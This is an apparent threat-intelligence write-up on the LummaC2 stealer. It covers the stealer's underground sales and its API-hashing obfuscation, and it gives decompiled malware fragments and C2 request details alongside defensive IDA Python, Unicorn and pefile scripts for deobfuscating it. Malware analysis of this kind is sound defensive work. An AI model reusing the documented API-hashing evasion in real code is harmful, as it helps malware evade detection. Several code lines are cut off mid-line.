LummaC2 stealer: Everything you need to know

By Outpost24 Threat Intelligence Team Threat Intelligence Team, Outpost24

Published: 2023-04-05 · Archived: 2026-04-06 00:44:16 UTC

Research & Threat Intel Last updated: 10 Nov 2025

Written By

Outpost24's KrakenLabs team have taken a deep dive into the malware classified as LummaC2, an information stealer written in C language that has been sold in underground forums since December 2022. We assess LummaC2's primary workflow, its different obfuscation techniques (like Windows API hashing and encoded strings) and how to overcome them to effectively analyze the malware with ease. We've also analyzed how networking communications with the C2 work and summarizes LummaC2's MITRE Adversarial Tactics, Techniques and Common Knowledge.

What's new with LummaC2 in 2025?

Recent observations in 2025 indicate that LummaC2 continues to evolve, adapting its tactics to outsmart modern defenses. Key updates include:

- **Anti-sandbox technique:** KrakenLabs researched looked into a new **Anti-Sandbox** technique LummaC2 v4.0 stealer is using to avoid detonation if no human mouse activity is detected.
- **Enhanced evasion techniques:** Attackers have upgraded LummaC2 with more sophisticated obfuscation methods and stealth capabilities. The malware now employs advanced memory injection and fileless execution techniques, making it harder for traditional antivirus tools to detect its presence.
- **Modular and adaptive architecture:** The newer iterations of LummaC2 have embraced a modular design that allows attackers to swiftly add or modify capabilities. This flexibility means the malware can be tailored for specific targets or integrated as part of more complex, multi-stage attack campaigns.
- **Exploitation of recent vulnerabilities:** New variants are taking advantage of vulnerabilities in up-to-date software systems. Cybercriminals are specifically targeting areas where recent patches might have been overlooked, emphasizing the critical need for timely updates and robust patch management.
- **Integration with broader attack ecosystems:** In the evolving threat landscape, LummaC2 is increasingly being used in conjunction with other malware and ransomware campaigns. This synergy not only enhances the overall impact of attacks but also complicates detection and remediation efforts.

LummaC2: Stealer for sale

The information stealer has been offered for sale in several underground forums and via the official shop lumma[.]site by the threat actor "Shamel" using the alias "Lumma", who is also responsible for the sales of the 7.62mm stealer. Outpost24 KrakenLabs analysts have also found advertisements in other forums by the alias "LummaStealer", which is presumably a reseller of the stealer.



Figure 1. Dark Web Post for LummaC2 Stealer

This malware targets crypto wallets, browser extensions, two-factor authentication (2FA) and steals sensitive information from the victim's machine.

LummaC2 is offered at the following prices depending on the features offered:

- Experienced US$250;
- Professional US$500;
- Corporate account US$1,000.

An earlier version of the website seen in a screenshot on [Cyble's article] indicates that it was also possible to purchase the stealer and panel source code for a price of US$20,000.

The purchase of the stealer can be processed through the well-known cryptocurrency exchange Coinbase from a wide range of cryptocurrencies to choose from.



Figure 2. Screenshot obtained from LummaC2 shop (information automatically translated from Russian to English).

De-obfuscating LummaC2

LummaC2 Windows API call obfuscation

LummaC2 makes use of **API hashing**, which is a common technique seen in malware in order to hide their functionality from tools relying on static information and to obfuscate the code, which makes it harder for an analyst to understand what the malware does.

The following picture shows an example of how Windows API calls are performed:



Figure 3. Example of an obfuscated call to NtClose for LummaC2

The malware executes a function that receives a DLL name string in EDX register(e.g “ntdll.dll”) and an input hash (in ECX register). This function internally resolves kernel32!LoadLibraryA to load the desired .dll (in this case “ntdll.dll”) and proceeds to parse its Export Table. It hashes each export name until it finds one that matches the input hash. This way it is able to resolve any Windows API Call, saving the address found in EAX register as a result. Then a **call eax** instruction will finally execute the desired Windows API call.

```
int __fastcall ResolveApiByHash_(int dllbase, int hash)
{
  int dllbase_; // edi@1
  int i; // esi@1
  int ExportTable; // ebx@1
  int AddressOfNames; // ecx@1
  int result; // eax@4
  int AddressOfNamesOrdinals; // [sp+Ch] [bp-Ch]@1
  int AddressOfNames_; // [sp+10h] [bp-8h]@1
  int hash_; // [sp+14h] [bp-4h]@1

  dllbase_ = dllbase;
  hash_ = hash;
  i = 0;
  ExportTable = dllbase + *(_DWORD *)(*(_DWORD *)(dllbase + offsetof(IMAGE_DOS_HEADER, e_lfanew)) + dllbase + 0x78);// Export Table
  AddressOfNames = dllbase + *(_DWORD *)(ExportTable + offsetof(IMAGE_EXPORT_DIRECTORY, AddressOfNames));
  AddressOfNames_ = AddressOfNames;
  AddressOfNamesOrdinals = dllbase_ + *(_DWORD *)(ExportTable + offsetof(IMAGE_EXPORT_DIRECTORY, AddressOfNameOrdinals));
  if ( !*(_DWORD *)(ExportTable + offsetof(IMAGE_EXPORT_DIRECTORY, NumberOfNames)) )
    goto LABEL_4;
  while ( hash_ != MurmurHash2((const char *)(dllbase_ + *(_DWORD *)(AddressOfNames + 4 * i))) )// Hash function
  {
    AddressOfNames = AddressOfNames_;
    if ( (unsigned int)++i >= *(_DWORD *)(ExportTable + offsetof(IMAGE_EXPORT_DIRECTORY, NumberOfNames)) )
      goto LABEL_4;
  }
  if ( *(_WORD *)(AddressOfNamesOrdinals + 2 * i) )// Get Name Ordinal Index
    result = dllbase_
           + *(_DWORD *)(*(_DWORD *)(ExportTable + offsetof(IMAGE_EXPORT_DIRECTORY, AddressOfFunctions))
                        + 4 * *(_WORD *)(AddressOfNamesOrdinals + 2 * i)
                        + dllbase_);             // resolved_function = AddressOfFunctions[NameOrdinal] + BaseAddr
  else
LABEL_4:
    result = 0;
  return result;
}
```

Figure 4. LummaC2 parsing Export Table and hashing with MurmurHash2 to resolve Windows API calls

The hashing algorithm that **LummaC2** uses to resolve Windows API calls is **MurmurHash2** with 32 as seed value.

```
unsigned int __thiscall MurmurHash2(const char *this)
{
  const char *v1; // edi@1
  unsigned int v2; // edx@1
  unsigned int v3; // esi@1
  unsigned int v4; // ebx@2
  int v5; // eax@3
  int v6; // ecx@3
  int v7; // edx@4
  int v8; // edx@5

  v1 = this;
  v2 = strlen(this);
  v3 = v2 ^ 32;                          // seed
  if ( (signed int)v2 >= 4 )
  {
    v4 = v2 >> 2;
    v2 += -4 * (v2 >> 2);
    do
    {
      v5 = *v1;
      v6 = (v1[1] | ((v1[2] | (v1[3] << 8)) << 8)) << 8;
      v1 += 4;
      v3 = 1540483477 * (1540483477 * (v5 | v6) ^ (1540483477 * (v5 | (unsigned int)v6) >> 24)) ^ 1540483477 * v3;
      --v4;
    }
    while ( v4 );
  }
```

Figure 5. Decompiled view (excerpt) of MurmurHash2 routine using 32 as seed value

Defeating LummaC2 Windows API call obfuscation

The following lines are aimed at removing the call obfuscation scheme for **LummaC2** now that we know how it resolves Windows API calls. The idea is to automatically resolve all Windows API calls used in the code so that we have a better picture of the malware capabilities without the need of debugging and entering in every single path the malware can take to resolve all its possible calls.

To do so, we will generate a dictionary containing all the Windows API calls from a given set of Windows .dll files and their respective **MurmurHash2**. With this dictionary, we can then get every hash sent to the function resolving Windows Api calls and figure out which function is being resolved.

Preparing Windows API call hash dictionary

We could try and find a public implementation or **MurmurHash2** but it is possible that the algorithm the malware uses may be altered in the future so that the standard implementation does not work. For this reason, another good approach is to use Unicorn, as it allows us to emulate the **exact** instructions that the malware executes.

Unicorn

The **hashing** routine is a “standalone” routine that we can extract easily from the binary and does not have any calls or jumps to other locations apart from the hashing routine itself. Which means we can run this shellcode in an emulated environment without previous patching to ensure everything is linked properly (with the exception of the last “return” instruction, which we should ignore for the emulation).

In this scenario, the malware hashing algorithm expects to have the string with the Windows API call in **ECX** register and the result hash (which we will read) is finally stored in **EAX** register.



Figure 6. Call graph view for LummaC2 MurmurHash2 implementation

As we now have all the data we need to emulate the binary, the last step for this part is to build the emulation environment for our code to run on. To accomplish this, we will use the open-source Unicorn Engine.

The first thing we want to do is initializing Unicorn for the architecture we want to emulate (x86 architecture), and map some memory to use. Next, we will write our shellcode to our memory space and initialize **ECX** pointing to our **Export Name** string. With all this in place, we are ready to run emulation and read the resulting hash in **EAX** register afterwards.

The following Python function uses Unicorn to emulate the hashing algorithm **LummaC2** uses to resolve Windows API Calls:

```
import unicorn
def emulate_murmurhash2(data, seed=32):
    code = "\x56\x57\x8B\xF9\x8B\xD7\x8D\x4A\x01\x8A\x02\x42\x84\xC0\x75\xF9\x2B\xD1\x8B\xF2\x83\xF6
    CODE_OFFSET = 0x1000000
    mu = unicorn.Uc(unicorn.UC_ARCH_X86, unicorn.UC_MODE_32)
    mu.mem_map(CODE_OFFSET, 4*1024*1024)
    mu.mem_write(CODE_OFFSET, code)
    libname = 0x7000000

    mu.mem_map(libname, 4*1024*1024)
    mu.mem_write(libname, data)
```

```
    stack_base = 0x00300000
    stack_size = 0x00100000

    mu.mem_map(stack_base, stack_size)
    mu.mem_write(stack_base, b"\x00" * stack_size)

    mu.reg_write(unicorn.x86_const.UC_X86_REG_ESP, stack_base + 0x800)

    mu.reg_write(unicorn.x86_const.UC_X86_REG_EBP, stack_base + 0x1000)

    mu.reg_write(unicorn.x86_const.UC_X86_REG_ECX, libname)

    mu.emu_start(CODE_OFFSET, CODE_OFFSET + len(code))

    result = mu.reg_read(unicorn.x86_const.UC_X86_REG_EAX)
    return result
```

We can now easily write a script to walk through files inside a directory where we have Windows .dlls and, for each .dll, parse its Exports and calculate its **MurmurHash2** using the previous function. This could be an example of the implementation using pefile:

```
import pefile
def dump_hash_dlls():
    '''
    This function uses pefile to get the export names from .dlls and apply the hashing
    algorithm to them.
    '''

    dlls_dir = 'dlls/'

    for (dirpath, dirnames, filenames) in os.walk(dlls_dir):
        for filename in filenames:
            if filename.endswith('.dll'):

                pe = pefile.PE('{}'.format(dlls_dir+filename))

                for exp in pe.DIRECTORY_ENTRY_EXPORT.symbols:
                    export_name = exp.name

                    if not export_name:

                        continue
```

```
                    try:
                        export_hash = emulate_murmurhash2(export_name)
                    except Exception as err:
                        print 'Exception occurred while emulating murmurhash2 with export_name: {}. 

                        continue
```

The results can then be saved as we prefer. In this case, we need a Python dictionary that we can use in **IDA Python** script when analyzing the malware. We can save the result dictionary in a .json file like the following one:


```
{
    "1002323769": "kernel32_MoveFileTransactedA",
    "1002333354": "ntdll_ZwSetTimer",
    "1003390208": "ntdll_memmove_s",
    "1003407985": "advapi32_LsaDelete",
    "1004879971": "ntdll_NtReadOnlyEnlistment",
    "100560003": "kernel32_GetThreadId",
    "1006629348": "kernel32_ReadConsoleOutputW",
    "1007338292": "kernel32_GetProcessPreferredUILanguages",
    "1007695856": "user32_GetClassInfoExW",
    "1008342899": "shell32_SHCreateStdEnumFmtEtc",
    "1008627276": "advapi32_QueryTraceW",
    "1008723271": "ntdll_NtDisableLastKnownGood",
    "1009340263": "advapi32_RegSaveKeyW",
    "1009496315": "kernel32_FlushViewOfFile",
    "1009939290": "shlwapi_PathFindSuffixArrayW",
    "101018728": "ntdll_ZwOpenTransactionManager",
    "1010305366": "user32_SetWindowLongA",
    "1010398495": "shlwapi_PathUnExpandEnvStringsW",
    "101074275": "kernel32_EnumDateFormatsExW",
    "1011639982": "user32_AppendMenuA",
    "1012134009": "user32_CharToOemBuffW",
    "1012436811": "ntdll_NtCreateNamedPipeFile",
    "1013083577": "shell32_ShellExec_RunDLL",
    "1014808818": "ntdll_NtUnmapViewOfSection",
    "1016118817": "ntdll_NtQueryInformationThread",
    "1017169715": "shell32_ILCloneFirst",
    "1017424400": "user32_ReleaseCapture",
(…)
```

Resolving obfuscated Windows API calls

Now that we have all the possible exports that the malware may use, it is time to create an **IDA Python** script to help us reverse engineer **LummaC2**.

This script is going to be divided in 2 parts. From one side, we are going to resolve every Windows API call (checking the hash set in ECX against our big dictionary) and create an IDA comment staying the final Windows API call being made. In the end, we will execute another script while debugging LummaC2 to patch all these calls.

This will help us to easily understand how the malware operates and its capabilities to ease reverse engineering without the need of debugging and executing every possible path the malware can take.

The first thing to do is to place our .json file (the one with the big Python dictionary storing all the Windows API calls and respective hashes) in our analysis VMs where IDA Python script is going to be executed. Then the script must be able to read and save its contents for further analysis:

```
import json

hashes_dict = {}

def setup(hashes_dict_file):
    global hashes_dict

    try:
        with open(hashes_dict_file, 'rb') as fd:
            hashes_dict = json.load(fd)
    except Exception as err:
        print 'Error while readning hashes dict. file: {}'.format(err)
```

Now that we have our dictionary ready. Let’s examine the different patterns that are used when resolving a Windows API call. We know that **ECX** register must have the hash, but this can be achieved in the code through different ways:

```
push    [ebp+arg_8]
sub     ecx, edx
mov     edx, offset aWininet_dll ; "wininet.dll"
push    [ebp+arg_4]
push    ecx
push    [ebp+arg_0]
mov     ecx, 0AD366B06h ; hash
push    esi
call    ResolveApiByHash
call    eax
push    edi
mov     edi, 5FD3A129h  ; hash
mov     edx, offset aWininet_dll ; "wininet.dll"
mov     ecx, edi
call    ResolveApiByHash
call    eax
```

```
mov     ebx, offset aUser32_dll ; "user32.dll"
mov     esi, 3D95E230h  ; hash
mov     edx, ebx
push    0
mov     ecx, esi
call    ResolveApiByHash
call    eax
```

Figure 7. Example of different scenarios where Windows API call resolution is made

As we can see, in the end ECX always contains the hash to be resolved. However, the instruction that sets the specified hash can move it into a different register before being in ECX. The last two patterns use **EDI** and **ESI** registers respectively.

With this information, we should be able to go through all **cross references** to the call "*ResolveApiByHash*", retrieve the hash being used and resolve the Windows API call using our big hash dictionary. The following Python function implements this. It only expects to receive the address of the call "*ResolveApiByHash*" as its only argument.

```
import idautils
import idc

def resolve_all_APIs(resolve_ea):

    patches = []

    total_apis_found = 0
    total_apis_resolved = 0

    global hashes_dict

    if resolve_ea is None:
        print('[!] Resolve failed.')
        return

    for ref in idautils.CodeRefsTo(resolve_ea, 1):

        total_apis_found += 1

        curr_ea = ref

        API_hash = 0
```

```
        for _ in range(30):

            prev_instruction_ea = idc.PrevHead(curr_ea)
            instruction = idc.GetDisasm(prev_instruction_ea)


            '''
            .text:0040214B B9 73 10 FF E8                          mov     ecx, 0E8FF1073h
            .text:00402150 E8 7E 61 00 00                          call    ResolveApiByHashWrapper

            or

            .text:004074F6 BF 29 A1 D3 5F                          mov     edi, 5FD3A129h
            .text:004074FB BA C8 4B 42 00                          mov     edx, offset aWininet_dll
            .text:00407500 8B CF                                           mov     ecx, edi
            .text:00407502 E8 CC 0D 00 00                          call    ResolveApiByHashWrapper

            or

            .text:00407D8C BE 30 E2 95 3D                          mov     esi, 3D95E230h
            .text:00407D91 8B D3                                          mov     edx, ebx
            .text:00407D93 6A 00                                          push    0
            .text:00407D95 8B CE                                          mov     ecx, esi
            .text:00407D97 E8 37 05 00 00                          call    ResolveApiByHashWrapper
            '''

            instruction_cut = instruction.replace(' ', '')

            if 'movecx' in instruction_cut or 'movedi' in instruction_cut or 'movesi' in instruction_

                API_hash = idc.GetOperandValue(prev_instruction_ea, 1)

                if API_hash < 0x10:

                    curr_ea = prev_instruction_ea
                    continue

                API_hash_idx = str(API_hash)

                if API_hash_idx in hashes_dict:

                    print('API hash: {} {} {}'.format(hex(prev_instruction_ea), hex(API_hash), hashe

                    apicall = hashes_dict[API_hash_idx].split('_')[-1]
                    idc.MakeComm(ref, apicall)

                    patch_info = (ref, hashes_dict[API_hash_idx])
```

```
                    patches.append(patch_info)

                    total_apis_resolved += 1

                else:

                    print("Hash not found!")

                break

            curr_ea = prev_instruction_ea

    print('Total APIs found: {} Total APIs resolved: {}'.format(total_apis_found, total_apis_resolve

    return patches


setup("c:\murmurhash2_hashes_dict.json")
patches = resolve_all_APIs(0x004082D3)
```

The return value is a list of tuples (addr, apicall) that we will use later to **patch** the binary. After executing the script, we can see how now we have comments for every Windows API call resolution and have a better understanding of what the malware can do. We can also use **xref** view to quickly see all the Windows API calls (with their resolved name as a comment) the malware can use.

```
mov     esi, offset aWininet_dll ; "wininet.dll"
push    edi
mov     edx, esi
mov     ecx, 78B03FD6h   ; hash
call    ResolveApiByHash ; InternetConnectA
call    eax
push    1
mov     ebx, eax
mov     edx, esi
xor     eax, eax
mov     ecx, 7B9D60A1h   ; hash
push    eax
push    eax
push    eax
push    eax
push    offset aC2sock   ; "/c2sock"
push    offset aPost     ; "POST"
push    ebx
call    ResolveApiByHash ; HttpOpenRequestA
call    eax
```

Figure 8. Example of result from executing the previous script. Windows API calls are commented now



Figure 9. Cross-Referencing the Windows API resolution routine can help identifying malware capabilities now

Patching the binary and removing obfuscation

The last part of this script would allow us to patch the binary to **remove** all of LummaC2 Windows API call obfuscation. This way we can focus only in the relevant instructions and help IDA decompiler to easily recognize the arguments that are being passed to these functions.

With the current implementation, we can easily see which Windows API calls are being used (as we have comments in every call that resolves a function). However, we still have many unnecessary instructions in the code, and the call is still being done with the instruction "call eax", which does not help us much with analysis, cross-referencing, etc.

The goal of the following Python function for IDA is to patch the "call ResolveApiByHash" for the real Windows API call that is going to be called after resolution. From the previous script, we have a list of tuples. Each element of the tuple consists of an address (where the call resolution is made) and the Windows API call that is going to be called.

```
def patch_apicall_wrapper(patches):

    total_apis_patched = 0

    for item in patches:


        try:

            addr = item[0]
            apicall = item[1]

            success_patch = patch_apicall(addr, apicall)

            if success_patch:
                total_apis_patched += 1

        except Exception as err:
            print('Error patching call: {}'.format(err))

    print('Total APIs patched: {}'.format(total_apis_patched))
```

The function "*patch_apicall*" is going to be the responsible for retrieving the address of a Windows API call and patching the "*call ResolveApiByHash*" for the call to the expected export.

One drawback that we may find, is that we cannot resolve the address of an export from a Windows .dll that has not been loaded in the address space from the debugged process yet. To overcome this issue, we can make use of IDA "**Appcall**" feature. With Appcall we can execute **LoadLibraryA** to load any missing .dll so that we can resolve all exports just from the Entry Point. (Otherwise, we would have to wait until the malware loads the library for the first time; which would not allow us to automate everything from the Entry Point as we are doing now).

Once we have the address, we need to get the relative offset and then we can use **0xE8** opcode with this relative offset to patch the call "*ResolveApiByHash*". Finally, we append two **nop** instructions after to overwrite the proceeding "*call eax*".

```


def patch_apicall(addr, apicall):
    '''
    If it cannot be resolved, it is possible that the malware has not loaded the library yet (for ex

    loadlib = Appcall.proto("kernel32_LoadLibraryA", "int __stdcall loadlib(const char *fn);")
    hmod = loadlib("wininet.dll")
    '''
```

```
    loadlib = Appcall.proto("kernel32_LoadLibraryA", "int __stdcall loadlib(const char *fn);")

    print('apicall: {}'.format(apicall))
    apiaddr = idc.LocByName(apicall)
    if apiaddr == 0xFFFFFFFF:
        hmod = loadlib('{}.dll'.format(apicall.split('_')[0]))
        apiaddr = idc.LocByName(apicall)
        if apiaddr == 0xFFFFFFFF:
            return False



    rel_offset = (apiaddr - addr - 5) & 0xFFFFFFFF

    idc.PatchDword(addr+1, rel_offset)

    idc.PatchByte(addr+5, 0x90)
    idc.PatchByte(addr+6, 0x90)

    return

setup("c:\murmurhash2_hashes_dict.json")
patches = resolve_all_APIs(0x004082D3)
patch_apicall_wrapper(patches)
```

With this implementation, we have now **patched** all the calls to the real exports that the malware wants to use. However, IDA has now trouble identifying and displaying properly the arguments of the functions in the decompiler view. An example of this can be seen in the following picture:



Figure 10. Example before (left) and after (right) the script execution. Binary is patched to call the real function

```
v5 = ((int (__fastcall *)(signed int, const wchar_t *, const char *, _DWORD, _DWORD, _DWORD, _DWORD))wininet_InternetOpenA)(
       -1221180948,
       L"wininet.dll",
       "HTTP/1.1",
       0,
       0,
       0,
       0);
```

Figure 11. Example of how arguments cannot be easily recognized at first by IDA decompiler yet

The last thing to do here is to remove the instructions related with the Windows API call resolution (registry operations used to move the .dll string and the hash). This way the decompiler will show the arguments and everything as expected, while the code will look clean and show only the necessary instructions. This would be the final implementation of the previous "*patch_apicall*" function:

```
def patch_apicall(addr, apicall):
    '''
    If it cannot be resolved, it is possible that the malware has not loaded the library yet (for ex

    loadlib = Appcall.proto("kernel32_LoadLibraryA", "int __stdcall loadlib(const char *fn);")
    hmod = loadlib("wininet.dll")
    '''

